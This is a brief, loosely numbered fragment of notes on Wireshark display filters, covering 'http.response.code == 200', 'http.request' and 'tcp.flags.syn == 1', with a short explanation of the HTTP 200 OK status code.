
2) Start capturing in the wiresharkh. http.response.code == 200

The HTTP 200 OK success status response code indicates that the request has succeeded. ... The meaning of a success depends on the HTTP request method: GET : The resource has been fetched and is transmitted in the message body. HEAD : The representation headers are included in the response without any message body



1. Http.request

j. tcp.flags.syn == 1



This command returns all the synchronization packets with value = 1